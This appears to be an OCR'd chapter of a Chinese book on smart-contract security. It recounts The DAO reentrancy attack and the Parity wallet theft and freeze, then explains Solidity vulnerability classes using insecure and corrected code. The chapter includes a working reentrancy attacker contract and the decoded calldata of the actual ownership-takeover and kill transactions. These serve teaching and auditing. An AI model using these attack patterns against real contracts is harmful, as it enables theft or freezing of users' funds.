由于区块链不可篡改的特点，使得智能合约一旦发布极难修改，合约的安全与否往往决定了一个项目的生死。合约开发者应该充分重视并在部署合约前做好智能合约的安全审计工作。

涉及智能合约开发的代表性项目有区块链钱包、众筹基金、区块链代币发行、区块链游戏等。

4/2/1 重入攻击

重入攻击即Reentrancy攻击，本质是劫持合约控制流，破坏事务原子性，可以理解为一种逻辑上的条件竞争问题。

4/2/1/1 The DAO被攻击事件

事件经过：

The DAO是一个众筹合约，在2016年6月18日被攻击前募集了$150M。攻击者利用合约中的漏洞发动了Reentrancy攻击，获得了$60M。为了追回这部分资金，以太坊社区决定进行硬分叉，在新分支中回滚自攻击开始后的所有交易记录并修复合约漏洞，但因为此举违背了‘Code is law’精神，部分成员拒绝新分支，导致最终形成了两个分支。旧分支称为以太坊经典（Ethereum Classic/ETC），新分支为现行以太坊。攻击者最终离开以太坊经典，带走了数千万美元。

技术细节：

如下是一个简化版的The DAO合约：

```
contract SimpleDAO {
  mapping (address => uint) public credit;
  function donate(address to){credit[to] += msg.value;}
  function queryCredit(address to) returns (uint){
    return credit[to];
  }
```

22.https://github.com/bitcoin/bitcoin/blob/57b34599b2deb179ff1bd97ffeab91ec9f904d85/doc/release-notes/release-notes-0.4.0.md
23.https://bitcoin.org/en/release/v0.4.0

```
  function withdraw(uint amount) {
    if (credit[msg.sender ]>= amount) {
        msg.sender.call.value(amount)();
        credit[msg.sender ]-= amount;
    }
  }
}
```

参与者调用donate函数把自己的ether捐赠给某合约地址，捐赠信息保存在credit数组中，受赠合约调用The DAO的withdraw函数接收资金。在真正发送交易之前，The DAO检查了credit数组中是否有充足的捐赠额，在交易结束之后，从credit中减掉交易资金额。

攻击者首先构造一个恶意合约Mallory，如下：

```
contract Mallory {
  SimpleDAO public dao = SimpleDAO(0x354...);
  address owner;
  function Mallory(){owner = msg.sender; }
  function() { dao.withdraw(dao.queryCredit(this)); }
  function getJackpot(){ owner.send(this.balance); }
}
```

将Mallory部署之后，攻击者调用The DAO的donate函数向Mallory合约捐赠一点以太币。

之后触发Mallory的fallback函数（无名函数）——触发方法有很多，比如转账给Mallory——fallback函数会调用The DAO的withdraw函数并提取所有目前属于他的资金，目前为止看似是没毛病的。

但withdraw函数中的msg.sender.call.value(amout)()执行之后，由于转账操作特性[24]，会在转账结束之后自动调用Mallory的fallback函数，于是再次调用withdraw函数。因为此时credit中并未更新额度，所以依然可以正常取款，便陷入递归循环，每次都提取DAO中的一部分以太币到Mallory合约中。

这个循环会持续到以下三种情况之一发生：

1.gas耗尽

2.调用栈满

3.The DAO余额不足

上述情况之一发生时会抛出异常，由于Solidity异常处理特点[25]，之前发生的交易全部有效。

攻击者可以通过在最初调用时提供更多gas来拖延gas耗尽的时间，因为withdraw函数中的转账操作没有设置gas上限。

重复此操作，理论上能够将The DAO的以太币全部提取到Mallory。

24.详见 非预期函数执行 章节。
25.详见 异常回滚 章节。

4/2/2 未授权访问攻击

未授权访问攻击多数由于未能明确函数可见性，或者未能做充足权限检查，导致攻击者能够访问或修改到不该访问的函数或变量。

4/2/2/1 Parity钱包被盗事件

事件背景：

Parity Wallet是一家企业级定位的以太坊钱包，提供冷钱包设备与热钱包客户端，客户端中提供可调用的合约接口。用户下载Parity钱包后，可以接入以太坊网络，访问任何以太坊之上的合约项目。其中多签名钱包是一个可选择的服务。本次事件只影响了使用多签名钱包的用户。

事件经过：

07/18/2017 23:33 GMT+1(伦敦时间)，Parity钱包中的一个多签名合约漏洞被攻击者利用，第一批被盗走26,793枚以太币 。

07/19/2017 13:14、13:19 GMT+1，同一攻击者地址又盗取了两笔以太币。三笔共计被盗153,037枚以太币($30,500,000)。受害项目为Edgeless Casino，Swarm City和Æternity Blockchain。

07/19/2017 19:56 GMT+1，Parity官方blog及Twitter发布安全警告[26]，声明任何在07/19/2017 22:14:56 GMT+1之前创建的多签名钱包中的资产都会受到这个漏洞的影响，应立即将相关资产转移到其他账户中。

07/19/2017 21:57 GMT+1，GitHub更新了新版的库合约(library contract)，新合约稍后部署到了链上，漏洞影响被控制住。

07/19/2017 23:26 GMT+1 官方blog更新确认07/19/17 22:14:56 GMT+1之后创建的多签名钱包不受此漏洞影响。

07/27/2017 Parity钱包发布了1.6.10-stable版本“修复”[27] 漏洞。

白帽抢救行动：

07/19/2017 17:08 GMT+1，Zepplin CTO Manuel Ar á oz发twitter表示观测到攻击事件[28]。

07/19/2017 20:00 GMT+1 (大约) 一位来自乌克兰区块链组的白帽黑客Oleksii Matiiasevych从Manuel Ar á oz的Twitter中获知事件，花了4分钟查看合约源码后就发现了漏洞点并想出了利用方式。他希望利用同样的手段将大部分资金先抢救到自己账户下，后面再做处理，来阻止更多损失。但他发现此时很多账号已经被盗空。

后来发现这是一个松散组织的White Hat Group提前做了同样的止损措施。最终White Hat Group挽回了价值约$150,000,000的以太币和其他token，Matiiasevych

26.http://paritytech.io/security-alert/
27.后续事件为Parity钱包冻结事件。
28.https://twitter.com/maraoz/status/887751004971831296

挽回了价值$1,402,996.09的以太币 。

攻击细节：

漏洞代码出自Parity的创始人Gavin Wood写的Multi-Sig库文件enhanced-wallet.sol

第一步：成为钱包的owner

库合约文件enhanced-wallet.sol中有如下功能函数：

```
// gets called when no other function matches
function() payable {
    // just being sent some cash?
    if (msg.value > 0)
        Deposit(msg.sender, msg.value);
    else if (msg.data.length > 0)
        _walletLibrary.delegatecall(msg.data);
}
```

通过往合约地址转账一个value = 0，msg.data.length > 0的交易，能够执行到_walletLibrary.delegatecall分支，该函数能将msg.data解释为函数调用，调用合约内任意函数。攻击者利用这个合法功能调用到了不该调用的initWallet函数：

```
//constructor - just pass on the owner array to the multiowned and
// the limit to daylimit
function initWallet(address[] _owners, uint _required, uint _daylimit) {
    initDaylimit(_daylimit);
    initMultiowned(_owners, _required);
}
```

initWallet函数接下来调用initMultiowned函数。观察initMultiowned函数定义发现，该函数没有做任何检查以防止合约其在初始化后又被调用。重置拥有者：

```
// constructor is given number of sigs required to do protected "onlyman-
yowners" transactions
// as well as the selection of addresses capable of confirming them.
function initMultiowned(address[] _owners, uint _required) {
    m_numOwners = _owners.length + 1;
    m_owners[1] = uint(msg.sender);
    m_ownerIndex[uint(msg.sender)] = 1;
    for (uint i = 0; i < _owners.length; ++i)
    {
        m_owners[2 + i] = uint(_owners[i]);
        m_ownerIndex[uint(_owners[i])] = 2 + i;
    }
    m_required = _required;
}
```

于是攻击者便可以把自己的地址传入此函数，设置为钱包拥有者。

函数调用现场[29]：

29.https://etherscan.io/tx/0x9dbf0326a03a2a3719c27be4fa69aacc9857fd231a8d9dcaede4bb083def75ec

```
Function: initWallet(address[] _owners, uint256 _required, uint256 _daylim-
it) ***

MethodID: 0xe46dcfeb
[0]:  0000000000000000000000000000000000000000000000000000000000000060
[1]:  0000000000000000000000000000000000000000000000000000000000000000
[2]:  000000000000000000000000000000000000000000000116779808c03e4140000
[3]:  0000000000000000000000000000000000000000000000000000000000000001
[4]:  000000000000000000000000b3764761e297d6f121e79c32a65829cd1ddb4d32
```

其中，MethodID是initWallet方法的ABI[30]。

第二步：调用execute函数转账：

```
Function: execute(address _to, uint256 _value, bytes _data) ***

MethodID: 0xb61d27f6
[0]:  000000000000000000000000b3764761e297d6f121e79c32a65829cd1ddb4d32
[1]:  000000000000000000000000000000000000000000000116779808c03e4140000
[2]:  0000000000000000000000000000000000000000000000000000000000000060
[3]:  0000000000000000000000000000000000000000000000000000000000000000
[4]:  0000000000000000000000000000000000000000000000000000000000000000
```

参数[0]： address _to = 0xb3764761e297d6f121e79c32a65829cd1ddb4d32

参数[1]： 转账额度 _value = 0x116779808c03e4140000是为以wei为单位的以太币，即 82189000000000000000000 wei = 82189 ETH

修复：

给init*函数增加only_uninitialized修饰符，使函数只能在m_numOwners == 0时被调用，即只能被设置一次拥有者[31]。

补充资料：

过程中相关记录可查看钱包地址：

白帽组织White Hat Group钱包地址

https://etherscan.io/address/0x1dba1131000664b884a1ba238464159892252d3a#tokentxns

攻击者钱包地址

https://etherscan.io/address/0xb3764761e297d6f121e79c32a65829cd1ddb4d32#internaltx

白帽黑客Oleksii Matiiasevych钱包地址

https://etherscan.io/txsInternal?a=0x1ff21eca1c3ba96ed53783ab9c92ffbf77862584&p=7

Blocktix是Mattiasevych挽救的项目之一，在不知情时，Blocktix发blog表示3,916枚以太币（约募集资金的40%）被盗，险些破产。

30.ABI计算方法: https://github.com/ethereum/wiki/wiki/Ethereum-Contract-ABI
31.https://github.com/paritytech/parity/pull/6103/files

讨论：

1.本质是一个合约越权漏洞。

2.白帽黑客Mattiasevych接受采访时表示，攻击者有能力盗取更多资金，但并没有这么做，可能是吸取了The DAO硬分叉的教训，相比于The DAO攻击抽取了约10%的资金，本次攻击仅仅抽取了社区的0.1%左右，约$30,000,000，这个数目对个人来说足够多，对整个以太坊市场来说不足以达成硬分叉共识，点到为止更能全身而退。

4/2/2/2 Parity钱包冻结事件

事件经过：

07/19/17 Parity部署了新的WalletLibrary合约，希望更好的解决之前的漏洞。合约地址为https://etherscan.io/address/0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4#code

08/02/17 GMT+1 Parity的Github中更新了被部署的WalletLibrary.sol合约代码[32]。此时的合约代码中规定了init_wallet为only_uninitialized，即只能被调用一次。

08/03/2017 08:36 GMT+1 用户3esmit在Parity的新版合约下评论，建议新部署的合约在初始化时应立即调用init_wallet函数，否则任何人依然能够调用此函数篡改钱包所有权[33]。

08/03/17 GMT+1 Parity在Github接受了此提议，修改了合约代码[34]，并表示未来某时间要把新的合约部署到链上，但迟迟未执行。

11/06/17 16:25:21 GMT+1，Github用户devops199表示他发现有一个合约没有调用初始化函数，于是(抱着尝试的心态)初始化了一下，把合约拥有者设置为自己，接下来(不知为何)他调用了合约的自杀函数，导致合约自毁。自此，所有Parity多签名钱包无法访问，所有资产(约$278,000,000)冻结 。

11/07/17 11:36 GMT+1 devops199在Github评论表示自己一不小心抹掉了这个库合约的链上代码。




图4-4 Parity钱包冻结事件攻击者在Github声明是自己发起了攻击

后来这位兄弟删除了Github账号。

32.https://github.com/paritytech/contracts/blob/aca5b9bee234dc51bef8f8ccd2fa751fbc9e901a/wallet/WalletLibrary.sol
33.https://github.com/paritytech/contracts/pull/74#issuecomment-319892715
34.https://github.com/paritytech/contracts/pull/74/commits/02b9b7e1b532ae340ac2385d64e89d6e6d70c660

攻击细节：

攻击之所以成功，是因为被杀掉的是所有Parity多签名钱包都依赖的链上库合约，而受害者合约（比如Polkadot[35]）调用此合约的位置都是将该合约地址写死的。

被部署的有漏洞合约关键代码[36]如下：

```
// constructor - just pass on the owner array to the multiowned and
// the limit to daylimit
function init_wallet(address[] _owners, uint _required, uint _daylimit)
only_uninitialized external {
    init_daylimit(_daylimit);
    init_multiowned(_owners, _required);
}
```

此时只是增加了函数修饰符，使得初始化函数只能被调用一次，但其实初始化函数从未被调用，并且此时函数可见性被定义为external，意味着只能被外部节点调用，更加方便了攻击发生。

用户3esmit提议[37]应增加以下代码，在合约构造函数中调用初始化钱包函数，以便在WalletLibrary合约部署时就设置好钱包拥有者，并消除危险：

```
function WalletLibrary() {
    address[] owners;

    owners.push(address(0x0));
    init_wallet(owners, 1, 0);
}
```

该提议虽马上得到了项目方认可，却迟迟未能部署到链上，项目方也没有在链上及时调用初始化函数，导致数月后攻击者能够调用initWallet函数篡改合约拥有者[38]：

```
Function: initWallet(address[] _owners, uint256 _required, uint256 _daylim-
it)

MethodID: 0xe46dcfeb
[0]:  0000000000000000000000000000000000000000000000000000000000000060
[1]:  0000000000000000000000000000000000000000000000000000000000000000
[2]:  0000000000000000000000000000000000000000000000000000000000000000
[3]:  0000000000000000000000000000000000000000000000000000000000000001
[4]:  000000000000000000000000ae7168deb525862f4fee37d987a971b385b96952
```

攻击者调用kill函数[39]：

```
Function: kill(address _to)

MethodID: 0xcbf0b0c0
[0]:  000000000000000000000000ae7168deb525862f4fee37d987a971b385b96952
```

35.https://etherscan.io/address/0x3bfc20f0b9afcace800d73d2191166ff16540258#code
36.https://github.com/paritytech/contracts/blob/aca5b9bee234dc51bef8f8ccd2fa751fbc9e901a/wallet/WalletLibrary.sol
37.https://github.com/paritytech/contracts/blob/9a8fc7add4ea06de8e753f174789cbf7f929bbdd/wallet/WalletLibrary.sol
38.https://etherscan.io/tx/0x05f71e1b2cb4f03e547739db15d080fd30c989eda04d37ce6264c5686e0722c9
39.https://etherscan.io/tx/0x47f7cff7a5e671884629c93b368cb18f58a993f4b19c2a53a8662e3f1482f690

补充资料：

被kill的WalletLibrary合约地址：

https://etherscan.io/address/0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4

“攻击者”devops199使用的以太坊账户地址：

https://etherscan.io/address/0xae7168deb525862f4-fee37d987a971b385b96952

受害者之一Polkadot是一个以太坊项目，被冻结之前拥有约306,276 ETH，当时价值约$90,000,000，现在（05/02/2018）价值约$209,131,564。

有人问devops199为什么这么做，他表示自己是为了学习合约使用不小心调用了kill。

讨论：

1.社区成员呼吁共同维护社区发展。比如如果发现任何异常，应该首先告知社区团队，不要采取任何破坏性操作。 这种宣传应该成为区块链公司的一道防线。

2.漏洞源自没有在部署前进行足够的合约审查，部署之后才在github发布引起注意，导致漏洞变得难以修复。

3.Parity团队已经发现漏洞并知道解决方案，但依然没有及时更新链上合约，导致毁灭性灾难。

4.图灵完备的合约语言给安全性带来挑战，图灵完备不是合约语言的必备条件，或许只集成有效命令即可。

4/2/3 Solidity开发安全

以下列举了一些已知的攻击类型。编写智能合约的时候应该注意到这些攻击类型，并做到有效防范。

4/2/3/1 竞争条件[40]

调用外部函数的最大危险，是调用行为可能导致控制流被劫持并意外地修改合约数据。这一类的bug有很多具体的形式。The DAO安全事件中最主要的两个bug都是这种类型。

重入：

竞争条件的第一种bug，涉及到第一次调用结束前被反复继续调用的函数。对函数的不同调用可能会产生意外的结果。

40.有些人会觉得这里使用“竞争条件”一词不太合适，因为以太坊目前没有真正的并行执行。但是，这里仍然存在多个逻辑上的进程竞争同一个资源的情况，出现并行执行代码中相同的问题，这些问题可以用相同的方法来解决。

```
// INSECURE
mapping (address => uint) private userBalances;

function withdrawBalance() public {
    uint amountToWithdraw = userBalances[msg.sender];
    require(msg.sender.call.value(amountToWithdraw)()); // At this point,
the caller's code is executed, and can call withdrawBalance again
    userBalances[msg.sender] = 0;
}
```

用户的账户余额直到函数结束前才被设为0，使得第二次以及后续的调用依然可以成功，从而让攻击者可以不断地从账户里取钱。The DAO安全事件中的bug和这个非常相似。对于上面的示例代码，最好的修复方法是用send()替换call.value()()，虽然依然会触发外部代码执行，但由于send函数默认gas上限是2300 gas，这些gas非常少以至于最多仅能完成一次log操作，所以无法实施reentrancy攻击。如果必须调用外部代码，最简单的方法是保证在调用外部代码前已经完成了内部状态的处理和更新。

```
mapping (address => uint) private userBalances;

function withdrawBalance() public {
    uint amountToWithdraw = userBalances[msg.sender];
    userBalances[msg.sender] = 0;
    require(msg.sender.call.value(amountToWithdraw)()); // The user's
balance is already 0, so future invocations won't withdraw anything
```

注意，如果有另一个调用withdrawBalance()的函数，这可能会被同样的方法攻击。所以任何一个调用不受信任的外部合约的函数，其本身也应该被视为不被信任的。下面还会继续讨论其他一些解决方法。

跨函数竞争条件：

如果两个不同的函数访问同一个状态，攻击者则可以实施和上面例子类似的攻击。

```
// INSECURE
mapping (address => uint) private userBalances;

function transfer(address to, uint amount) {
    if (userBalances[msg.sender] >= amount) {
       userBalances[to] += amount;
       userBalances[msg.sender] -= amount;
    }
}

function withdrawBalance() public {
    uint amountToWithdraw = userBalances[msg.sender];
    require(msg.sender.call.value(amountToWithdraw)()); // At this point,
the caller's code is executed, and can call transfer()
    userBalances[msg.sender] = 0;
}
```

在这个示例代码里，攻击者调用withdrawBalance(), 紧接着从外部合约进一步调用transfer()。这时候账户余额（balance）还没有被设置成0，所以尽管攻击者已经收到了取款，但是仍然可以继续转移token。这种攻击类型在The DAO安全事件也出现了。

对于这种攻击，用前面提到的方法可以防范。注意，在这个示例中，两个函数都属于同一个合约，因此在多个函数访问同一个状态的情况下，重入攻击还是可能会发生。

防范竞争条件的方案：

因为竞争条件的发生涉及到的代码可能包括多个函数甚至多个合约，任何防止重入的方案都难以做到充分彻底。

对应建议是在调用外部函数之前，先完成内部状态处理更新，如果遵循这个原则，竞争条件就能被很好地防范。然而需要注意的是，不仅不能太早地直接调用外部函数，也不能太早地间接调用外部函数，也即调用那些自己会调用外部函数的函数。下面是一个不安全代码的示例：

```
// INSECURE
mapping (address => uint) private userBalances;
mapping (address => bool) private claimedBonus;
mapping (address => uint) private rewardsForA;

function withdraw(address recipient) public {
    uint amountToWithdraw = userBalances[recipient];
    rewardsForA[recipient] = 0;
    require(recipient.call.value(amountToWithdraw)());
}

function getFirstWithdrawalBonus(address recipient) public {
    require(!claimedBonus[recipient]); // Each recipient should only be able
to claim the bonus once

    rewardsForA[recipient] += 100;
    withdraw(recipient); // At this point, the caller will be able to
execute getFirstWithdrawalBonus again.
    claimedBonus[recipient] = true;
}
```

尽管getFirstWithdrawBonus()函数并不直接调用外部合约，但它调用了withdraw()函数，而这就足以造成竞争条件。所以，应该视widthdraw()函数为不被信任的函数。

```
mapping (address => uint) private userBalances;
mapping (address => bool) private claimedBonus;
mapping (address => uint) private rewardsForA;

function untrustedWithdraw(address recipient) public {
    uint amountToWithdraw = userBalances[recipient];
    rewardsForA[recipient] = 0;
    require(recipient.call.value(amountToWithdraw)());
}

function untrustedGetFirstWithdrawalBonus(address recipient) public {
    require(!claimedBonus[recipient]); // Each recipient should only be able
to claim the bonus once

    claimedBonus[recipient] = true;
    rewardsForA[recipient] += 100;
    untrustedWithdraw(recipient); // claimedBonus has been set to true, so
reentry is impossible
}
```

上面的代码示例不仅避免了重入攻击问题，而且其中不被信任的函数都用untrusted作为前缀，提供警示。这里，因为untrustedGetFirstWithdrawalBonus()调用了

untrustedWithdraw()，而untrustedWithdraw调用了外部合约，所以必须把untrustedGetFirstWithdrawalBonus()视为不被信任的。

另一个解决方案是互斥变量。这种方法可以把一些状态“锁住”，使得它们仅仅可以被锁的拥有者修改。下面一个简单的代码示例：

```
// Note: This is a rudimentary example, and mutexes are particularly useful
where there is substantial logic and/or shared state
mapping (address => uint) private balances;
bool private lockBalances;

function deposit() payable public returns (bool) {
    require(!lockBalances);
    lockBalances = true;
    balances[msg.sender] += msg.value;
    lockBalances = false;
    return true;
}

function withdraw(uint amount) payable public returns (bool) {
    require(!lockBalances && amount > 0 && balances[msg.sender] >= amount);
    lockBalances = true;

    if (msg.sender.call(amount)()) { // Normally insecure, but the mutex
saves it
      balances[msg.sender] -= amount;
    }

    lockBalances = false;
    return true;
}
```

如果用户尝试在第一次调用withdraw()函数结束前再次调用，这个互斥变量会防止被保护的代码执行，这是一个非常有效的模式。但是，当多个合约一起工作的时候，就会变得容易出错。下面是一个不安全代码的示例：

```
// INSECURE
contract StateHolder {
    uint private n;
    address private lockHolder;

    function getLock() {
        require(lockHolder == 0);
        lockHolder = msg.sender;
    }

    function releaseLock() {
        require(msg.sender == lockHolder);
        lockHolder = 0;
    }

    function set(uint newState) {
        require(msg.sender == lockHolder);
        n = newState;
    }
}
```

攻击者可以在调用getLock()之后不调用releaseLock()。如果攻击者这么做，这个合约就被永远地锁定了，接下来没有人可以改变合约的状态。如果用互斥变量来避免竞争条件，就必须非常小心，确保不会发生锁被永远占用不释放的情况。（对于互斥变量的使用，还有其他潜在的问题，例如deadlock和livelock。在使用互斥变量前，需要查询大量的相关文档和使用范例。）

4/2/3/2 交易顺序依赖 / 提前交易

上面的章节讨论了多种竞争条件的实例，攻击者通过发送一个含恶意函数调用的交易来实施攻击。以下将讨论另一类区块链所特有的竞争条件：对（同一个区块中的）交易顺序的操纵。

因为待处理的交易会在内存池存储一段时间，在交易被真正打包进区块中之前是可以“预知”什么样的交易会发生的。这对于去中心化市场应用是个很大的问题，因为还没被写进区块的交易订单可以被看到，攻击者可以依据待写交易包含的订单信息构造自己的交易订单，并且设法让自己的交易先于其他交易被写进区块中。防范这类攻击很困难，因为这需要依据具体的应用来设计防范的机制。例如在很多市场类应用中，可以考虑使用批量拍卖（batch auction）机制（同时也是防止高频交易的手段之一）；另一个手段是引入提前提交（pre-commit）机制（先提交交易意向，之后再提供交易细节）。

4/2/3/3 时间戳依赖

注意区块的时间戳是可以被矿工所操纵的，所以任何直接或者间接用到时间戳的程序逻辑都需要考虑到这个问题。

具体场景请见：https://consensys.github.io/smart-contract-best-practices/recommendations/#timestamp-dependence

4/2/3/4 整型上溢和下溢

考虑一个简单的代币转账的例子：

```
mapping (address => uint256) public balanceOf;

// INSECURE
function transfer(address _to, uint256 _value) {
    /* Check if sender has balance */
    require(balanceOf[msg.sender] >= _value);
    /* Add and subtract new balances */
    balanceOf[msg.sender] -= _value;
    balanceOf[_to] += _value;
}

// SECURE
function transfer(address _to, uint256 _value) {
    /* Check if sender has balance and for overflows */
    require(balanceOf[msg.sender] >= _value && balanceOf[_to] + _value >=
balanceOf[_to]);

    /* Add and subtract new balances */
    balanceOf[msg.sender] -= _value;
    balanceOf[_to] += _value;
}
```

这里代币余额balanceOf[_to]达到uint类型的上限（2的256次方）会归零。以上的安全代码实例中检查了这个情形。在开发程序的时候，应该思考整型溢出是否可能发生、uint类型的变量状态会如何转移、谁拥有改变这些变量的权限。如果任何用户都有权限调用一个函数更新uint变量的值，那么这个函数会更容易受到攻击；如果只是管理员有权限，那么函数或许是安全的。下溢的情况也类似，uint类型的变量值小于0之后发

生下溢置为最大值。另外要格外小心更小的数据类型，例如uint8、uint16、uint24等等，这些类型更容易发生上溢。

更多可能产生溢出的场景请参见下面的常见溢出异常列表：

https://github.com/ethereum/solidity/issues/796#issuecomment-253578925

4/2/3/5 高阶下溢异常：存储空间操纵

Doug Hoyte在2017 Underhanded Solidity Coding Contest提交的代码展示了类似于C语言中的溢出攻击也可能出现在Solidity中。

原文地址：https://github.com/Arachnid/uscc/tree/master/submissions-2017/doughoyte

简化示例代码如下：

```
contract UnderflowManipulation {
    address public owner;
    uint256 public manipulateMe = 10;
    function UnderflowManipulation() {
        owner = msg.sender;
    }

    uint[] public bonusCodes;

    function pushBonusCode(uint code) {
        bonusCodes.push(code);
    }

    function popBonusCode()  {
        require(bonusCodes.length >=0);  // this is a tautology
        bonusCodes.length--; // an underflow can be caused here
    }

    function modifyBonusCode(uint index, uint update)  {
        require(index < bonusCodes.length);
        bonusCodes[index] = update; // write to any index less than bonus-
Codes.length
    }

}
```

一般来说，变量manipulateMe所在的位置很难受到影响（除非通过直接攻击keccak256哈希函数，但这不可能实现）。但是因为动态数组是按序存储的，攻击者可以通过如下几个步骤改动manipulateMe：

1.调用popBonusCode产生下溢（Solidity中没有提供内嵌的pop方法）；

2.计算manipulateMe的存储位置；

3.调用modifyBonusCode修改更新manipulateMe的值。

实操层面来看，虽然这个数组操作能被较为轻松地识别出可疑，但如果其和复杂的智能合约逻辑混在一起，便会成为一个较为隐蔽的后门用来改变变量的值。

当使用动态数组的时候，最好使用容器型的数据结构。Solidity CRUD part 1和part 2两篇文章有详细解释。

Part1 地址：https://medium.com/@robhitchens/solidity-crud-part-1-824f-fa69509a

Part2 地址：https://medium.com/@robhitchens/solidity-crud-part-2-ed8d8b4f74ec

4/2/3/6 基于异常回滚的拒绝服务攻击

考虑如下的一个简单的拍卖合约：

```
// bad
contract auction {
    address highestBidder;
    uint highestBid;

    function bid() payable {
        require(msg.value >= highestBid);

        if (highestBidder != 0) {
            highestBidder.transfer(highestBid); // if this call consistently
fails, no one else can bid
        }

       highestBidder = msg.sender;
       highestBid = msg.value;
    }
}

// good
contract auction {
    address highestBidder;
    uint highestBid;
    mapping(address => uint) refunds;

    function bid() payable external {
        require(msg.value >= highestBid);

        if (highestBidder != 0) {
            refunds[highestBidder] += highestBid; // record the refund that
this user can claim
        }

        highestBidder = msg.sender;
        highestBid = msg.value;
    }

    function withdrawRefund() external {
        uint refund = refunds[msg.sender];
        refunds[msg.sender] = 0;
        msg.sender.transfer(refund);
    }
}
```

当尝试退款给之前出最高价的竞拍者失败的时候，如果退款失败，程序会回滚。也就是说，恶意的竞拍者可以成为出价最高者（currentLeader），然后强制使得退款失败。通过这个手段，恶意竞拍者阻止了bid()函数的执行，并永久的成为了“出价最高者”。这里推荐采用如"//good"之下代码中所采用的拉取（pull）支付机制，即将退款操作分离为独立函数，由退款接收者主动调用，拉取退款。

另一个例子是合约可能需要遍历数组去处理一组用户的退款（比如众筹合约给参与者退款），简单的想法是希望每笔退款都成功，否则程序应该回滚。这种做法的后果是，如果这组用户中有一个恶意用户强制退款失败，所有用户都无法收到退款。

```
address[] private refundAddresses;
mapping (address => uint) public refunds;

// bad
function refundAll() public {
    for(uint x; x < refundAddresses.length; x++) { // arbitrary length
iteration based on how many addresses participated
        require(refundAddresses[x].send(refunds[refundAddresses[x]])) //
doubly bad, now a single failure on send will hold up all funds
    }
}
```

总结来说，推荐使用拉取（pull）而不是推送（push）的支付方式。

4/2/3/7 基于区块Gas上限的拒绝服务攻击

前一小节中给一组用户退款的合约实例中存在另外一个问题：一次性处理一系列退款可能会遇到合约消耗gas超过区块上限的问题。以太坊区块链中，每个区块能处理的运算量有一个最大上限，合约所耗gas超过上限将导致后续交易失败。有些情况下是合约编写的疏忽造成了这个问题，更糟糕的情况是攻击者可以利用这个漏洞操纵合约的gas消耗。以退款合约为例，攻击者可以向数组中添加大量地址，每个地址需要收到非常小额的一笔退款，通过构造这一大量小额退款的场景，合约执行的gas成本可能会超过区块gas上限，从而使得整个退款合约无法正常完成。这也是另一个推荐使用拉取（pull）而不是推送（push）的支付方式的原因。

如果在特定情况下一定需要遍历未知长度的数组，那么应该假设程序的执行可能会跨越多个区块，设计“断点恢复”逻辑来处理这种情况，示例代码如下：

```
struct Payee {
    address addr;
    uint256 value;
}

Payee[] payees;
uint256 nextPayeeIndex;

function payOut() {
    uint256 i = nextPayeeIndex;
    while (i < payees.length && msg.gas > 200000) {
      payees[i].addr.send(payees[i].value);
      i++;
    }
    nextPayeeIndex = i;
}
```

使用以上的设计模式时，务必确认等待下一次“断点恢复”程序的逻辑不会出问题，并且只在没有其他选择的时候才使用。

4/2/3/8 强制向合约发送以太币

在不触发fallback函数的情况下强制向合约发送以太币是可行的，因此在fallback函数中放入关键逻辑或者依据合约中的余额做特定操作时需要格外小心。以下是一个程序实例：

```
contract Vulnerable {
    function () payable {
        revert();
    }

    function somethingBad() {
        require(this.balance > 0);
        // Do something bad
    }
}
```

以上合约逻辑是想禁止向自己的支付交易，从而使得somethingBad()函数不可能发生。然而还是有一些手段是可以强制向合约发送以太币：selfdestruct（自毁）合约方法允许用户指定一个“受益者”，受益者会收到自毁的合约中剩下的以太币，这种selfdestruct方法发送的交易并不会触发接收合约的fallback函数；另一个手段是提前计算待部署的合约地址，在合约部署之前提前向合约地址发送以太币。

总之，开发者应该基于无法限制合约资金来源这一基本假设来设计智能合约的逻辑。

4/3 底层结构层

4/3/1 区块链实现层安全隐患

4/3/1/1 920亿的比特币转账

事件经过：

08/15/2010 产生的#74638区块包含一笔1800多亿[41]的比特币转账，转给三个地址，其中两个地址单个920亿左右。这是由数值溢出bug导致的，并且因为客户端把交易加入区块中时，没有验证交易额是否过大，这笔交易被有效发布了。

区块出现5小时后新版客户端发布，在共识中添加了拒绝数值溢出产生的交易（即拒绝大于$21M的交易）。然后进行分叉，最终成功使全网接受新链。

4/3/2 DApp社区DoS攻击问题

4/3/2/1 以太坊2016年DoS攻击事件

事件经过：

2016年9月末-10月中旬，以太坊（分叉）网络遭到大量DoS攻击，攻击原理利用了包括智能合约层和区块链层的多种特性。

2016年10月18日、25日 以太坊计划并进行了两次分叉，以解决DoS攻击问题。

攻击细节：

已知的攻击原理有两种：

1.利用智能合约特点，使用较低成本执行大量消耗资源的操作，使得整个网络降速。

41.184,467,440,737.09551616 BTC

举例：

```
for (uint32 i=0; i < 1000000; i++) {
    sha3('some data'); // costly computation
}
DarkDAO.splitDAO(...); // render the transaction invalid
```

利用软分叉后，新分支不接受DarkDAO交易的特点，攻击者发布如上操作，并设置超高操作费gas诱骗矿工执行，但最后由于不支持DarkDAO交易，所有状态都要回滚。这使得矿工浪费了算力在空交易上，如果这样的空交易很多，则矿工无法处理有效交易，造成网络降速。

2.在区块数量达到一定程度时，社区会采取快照方式，通过保存社区状态并抛弃日志的方法来加速网络。攻击者通过不停注册激活空账户地址，使得社区状态膨胀，消耗存储资源并提高新节点加入的成本。

以太坊对应的解决方案：

第一次分叉目的是通过提高某些攻击者成功滥用的操作码价格，使其更加难以放缓网络速度；

第二次分叉将删除攻击者创造的用于让区块链膨胀的空账户。

4/3/3 EVM安全隐患

对安全团队来说，智能合约审计与DApp平台紧密相关，只有充分认识到开发平台的问题才能做好智能合约审计工作。

对开发团队来说，在搭建DApp开发平台时，平台开发语言与编译器的选择、设计与实现要权衡性能与安全性，要尽力在保证安全性的基础上提高语言和平台的扩展性、指令速度等性能。

本章以Ethereum智能合约平台EVM中的部分问题为例，阐述平台设计中可能产生的安全问题以及能够产生的影响。

4/3/3/1 状态不可知

EVM特点：

调用某合约时，调用方无法得知被调用合约的准确状态。

解释：合约的状态由余额等变量组成。当用户想要发布一个交易来调用某合约的某函数时，无法预先获知该合约的各个变量都是什么，从而可能触发非预期操作。

